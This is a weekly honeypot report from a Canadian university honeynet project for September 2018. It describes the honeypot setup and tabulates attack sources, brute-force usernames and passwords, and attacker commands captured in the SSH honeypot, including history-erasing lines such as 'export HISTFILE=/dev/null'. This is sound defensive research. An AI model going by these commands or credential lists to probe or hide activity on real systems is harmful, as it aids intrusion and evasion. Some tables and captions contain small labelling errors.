Report (19) Captured from 07-09-2018 to 21-09-2018

1-Introduction

The first honeypot studies were released by Clifford Stoll in 1990 in his book *The Cuckoo's Egg*. Since then the demand for honeypot technology has only increased. Efforts to monitor attackers have been continued at the Canadian Honeynet chapter which was founded at the University of New Brunswick, NB, Canada in April on 2008.

In computer terminology, a honeypot is a trap set to detect, deflect or in some manner counteract attempts at unauthorized use of information systems. Generally, honeypots essentially turn the tables for Hackers and Computer Security Experts. They consist of a computer, data, network, or a site that appears to be part of a network, but is isolated. These systems seem to contain information or a resource that would be of value to attackers.

The benefits of having a honeypot include:

- The ability to observe attackers in action and learn about their behavior
- Gather intelligence on attack vectors, malware, and exploits. Then use that intel to train your IT staff
- Create profiles of attackers that are trying to gain access to your systems
- Improve your security posture
- Waste attackers' time and resources
- Reduced false positive rate of detection systems
- Cost Effective

Our primary objectives are to gain insight into the security threats, vulnerabilities and behavior of the attackers, investigate tactics and practices of the hacker community, and share learned lessons with the IT community and the appropriate forums in academia and Canadian law enforcement. In pursuit of these goals the CIC is using cutting edge technology to collect a dataset for Honeynet which includes honeypots on the inside and outside of our network.

These reports are generated based on the weekly traffic collected in our network. For more information or to request the weekly captured data, please contact us at a.habibi.l@unb.ca.

2- Technical Setup

In the CIC-Honeynet project, we have defined a separated network with these services:

- Email Server (SMTP-IMAP) (Mailoney)
- FTP Server (Dianaee)
- SFTP (Cowrie)
- File Server (Dianaee)
- Web Server (Apache: WordPress-MySql)
- SSH (Kippo, Cowrie)
- Http (Dianaee)
- RDP (Rdpy)

- VNC (Vnclowpot)

Inside the network there are faux real users. Each user has real behaviors and surfs the Internet based on the above protocols. The web server is accessible to the public and anyone can see the website. Inside the network, we put **Untangle** firewall at the edge of the network and NAT different services for public users. In the firewall, some ports such as 20, 21, 22, 53, 80, 143, 443 are opened intentionally to capture and absorb attackers' behaviors. Also, there are some weak policies for PCs such as setting common passwords. The data the PC's capture is mirrored through TAPs and is captured and monitored by TCPDump and Security Onion.

Furthermore, we use WordPress 4.9.4 and MySQL as databases to publish content on the website. We have also formed a kind of honeypot inside of the contact form. So, when the bots want to produce spams, we can grab these spams through "Contact Form 7 Honeypot" (Figure 1).

Figure1: Contact Form 7 Honeypot

CIC-Honeynet uses T-POT tool outside the firewall which is equipped with several tools. T-Pot is based on well-established honeypot daemons which include IDS and other tools for attack submission.

The idea behind T-Pot is to create a system, which defines the entire TCP network range as well as some important UDP services as a honeypot. It forwards all incoming attack traffic to the honeypot daemons best suited to respond and process it. T-Pot includes docker versions of the following honeypots:

- Conpot,
- Cowrie,
- Dionaea,
- Elasticpot,
- Emobility,
- Glastopf,
- Honeytrap,
- Mailoney,
- Rdpy and
- Vnclowpot

Figure 2 demonstrates the network structure of the CIC - Honeynet and associated security tools. There are two TAPs for capturing, network activities. Outside the firewall, there is T-POT which captures the users' activities through external-TAP. Behind the **Untangle** firewall in the internal network Security

Onion has been used to analyze the captured data through internal-TAP. It is a Linux distro for intrusion detection, network security monitoring, and log management. It's based on Ubuntu and contains Snort, Suricata, Bro, OSSEC, Sguil, Squert, ELSA, Xplico, NetworkMiner, and other security tools.

In the internal network three PCs are running the CIC-Benign behavior generator (an in house developed agent), which generates activity such as internet surfing, FTP uploading and downloading, and Emailing. Also, four servers include Webserver with WordPress, and MySQL, Email Server (Postfix), File Server (Openmediavault) and SSH Server have been installed for different common services. We will change our firewall structure to test different brands every month.



Figure2: Network Diagram

All traffic captured through the internal-TAP and external-TAP are analysed by **CICFlowMeter** which extracts more than 80 traffic features. The source code of CICFlowMeter is available on GitHub.

All captured data is analysed by CICFlowmeter and is available on https://www.honeynetproject.com/ .

We used **Cowrie tools** to mimic the SSH command inside the firewall and captures the user commands. Some easy password such as 1234, 123… are entered in cowrie database to make it vulnerable to attackers.

Also, we use two new tools as it is demonstrated in figure 2. Cisco ASA and Hontel are used for specific attacks. Cisco ASA is specifically simulating Cisco ASA, which is capable of detecting CVE-2018-0101, a DoS and remote code execution vulnerability. Hontel is a Honeypot for Telnet service.

Furthermore, StrutsHoneypot is an Apache 2 based honeypot that includes a separate detection module (apache mod) for Apache 2 servers that detects and/or blocks the Struts CVE 2017-5638 exploit. It is released under the MIT license for the use of the community.

We use ActivTrak to monitor user's activity in the internal network in the hopes of grabbing some screenshots from real attackers and the tools they are using in the system.

In conclusion, CIC Threat Hunting is a suite of tools, designed to capture real-time attack data. This suite includes Cowrie, Kippo-Graph and other modules.

3- T-POT Report (External-TAP)
3.1 login attempts

We analyzed the IP addresses that made login attempts using the T-POT. The top ten countries that we received login attempts from are listed in Table 1.

Table 1: IP breakdown by country

Country	Number of Attack
France	636360
United States	265755
Poland	211008
Russia	198373
China	93594
Netherlands	64932
Seychelles	39780
Ukraine	37334
Brazil	18155
Latvia	10425

In Table2, top 10 of source IP address and the number of attacks are showcased.

Table 2: Top 10 Source IP

Source IP	Number of Attack
212.129.3.148	627900
85.93.20.126	132263
85.93.20.118	74450
45.199.154.34	44518
46.166.148.196	40024

Source IP	Number of Attack
45.199.154.21	34190
31.163.169.127	33107
195.95.151.253	30522
185.156.177.42	28493

In figure3, top 5 of countries are demonstrated by related ports. For example, the attacks from France have been 20% through port 60010, 20% through port 60011, 20% through port 60014, 20% through port 60018 and 20% through port 60021.



Figure 3: Honeypot by country and port

3.1 Webserver and VNC attacks with related CVEs

This week, we have seen attacks attempt to exploit CVE-2017-0143 26 times.

Table 3: Number of attacks for each CVE

CVE-ID	Numbers
CVE-2017-0143	26

The location of attackers based on the IPs is presented in Figure 4.



Figure 4: The approximate locations of the attacker's IP addresses

Based on T-POT, 89.37% of attacks are from known attackers, while only 8.79% are from addresses with a bad reputation (figure5).



Figure 5: External Honeypot source IP Reputation

In Figure 6, some attacks on NGINX webserver have been presented.



Figure 6: attacks on NGINX

The VNC attacks listed in T-POT have been shown in Table 4. Around 57,509 of them are from L&L Investment Ltd.

Table 4: Top 10 Source IP of VNC attack

Username	Number of occurrences
85.93.20.126	132113
85.93.20.118	74578
45.199.154.34	45473
45.199.154.21	34931
185.156.177.42	28493
45.199.154.36	23946
93.174.93.208	20314

3.3 TOP Usernames and passwords for brute force attack

The most frequently used usernames and passwords for brute force attacks, are listed in table 5 and 6:

Table 5: Common usernames used by attackers

Username	Number of occurrences
root	43527
admin	23653
shell	14285
enable	14231
guest	2644
default	2391
[blank]	2306
user	1719
support	1245
supervisor	951

Table 6: common password used by attackers

password	Number of occurrences
system	14362
sh	13951
[blank]	9174
!	6197
admin	2920
1234	2543
password	2480
12345	2387
123456	2092
pass	1524

3.4 TOP Commands

Table 7 and 8, show the most common commands used by attackers in the Cowrie and Mailoney external honeypots. (All commands are available in the captured data)

Table 7: common command used by attackers grabbed by Cowrie

	command	Number of occurrences
1	cat /proc/cpuinfo	822
2	free -m	812
3	ps -x	812
4	uname	410
5	uname	410
6	export HISTFILE=/dev/null	406
7	export HISTFILESIZE=0	406
8	export HISTSIZE=0	406

Table 8: common command used by attackers grabbed by Mailoney

	command	Number of occurrences
1	QUIT	11732
2	AUTH LOGIN	7438
3	HELO mailserver	6312
4	DATA	5221
5	MAIL FROM:<info@ironcladservers.ca>	5203
6	EHLO sie-werden-umgeleitet.com	5197
7	EHLO 205.174.165.85	934
8	HELO *.*	297
9	EHLO User	65
10	RCPT TO:<guercini.adele@libero.it>	15

3.5 Cisco ASA

A low interaction honeypot for the Cisco ASA component is capable of detecting CVE-2018-0101, a DoS and remote code execution vulnerability. The honeypot runs with http on port 8443 and IKE on port 5000. It is tested on our network, but we haven't received CVE-2018-0101 this week.



Figure7: Cisco ASA honeypot (First Page)

3.6 Hontel

Hontel is a Honeypot for Telnet service. Basically, it is a Python v2.x application emulating the service inside the chroot environment. Originally it has been designed to be run in the Ubuntu environment, though it could be easily adapted to run in any Linux environment.



Figure 8: attacks on NGINX

We have received a lot of attacks through Telnet from different IP address.

3.7 StrutsHoneypot

StrutsHoneypot is an Apache 2 based honeypot that includes a separate detection module (apache mod) that detects and/or blocks the struts CVE-2017-5638 exploit. It is released under the MIT license for the use of the community.



Figure 9 -StrutsHoneypot first page

3.8 phpMyAdmin

We use kind of phpMyAdmin honeypot to get IP attackers who are seeking for mysql and phpMyAdmin. It is a simple honeypot that caputres IP addresses which are attacking the webpage of phpMyAdmin.

Figure 10 –phpMyAdmin Honeypot

4. Internal Honeypot (Internal-TAP)

As we mentioned in section 2, inside of our network, **Security Onion** is capturing the number of attacks. We can prove it in Squert and SGUIL which are Security Onion tools to exactly detect attackers. The only difference here is that we intentionally opened some ports on the firewall and when attackers pass the firewall, they face the real network. Inside the firewall, as we mentioned in section 2, we have 3 PCs and 4 servers for different services. By analyzing the captured data through Security Onion, we get different results than in section 3.

4.1 Attacker activities' screenshot- Active Track

Figures 11-15 are screenshots captured from real attackers machines and showcases the installation and use of several tools such as NL Brute, DU Brute and RDP Forcer.



Figure11: Running NL Brute



Figure12: defining good IP address



Figure13: RDF Forcer



Figure14: Masscan GUI



Figure15: Running DUBrute

4.2 CIC Threat Hunter

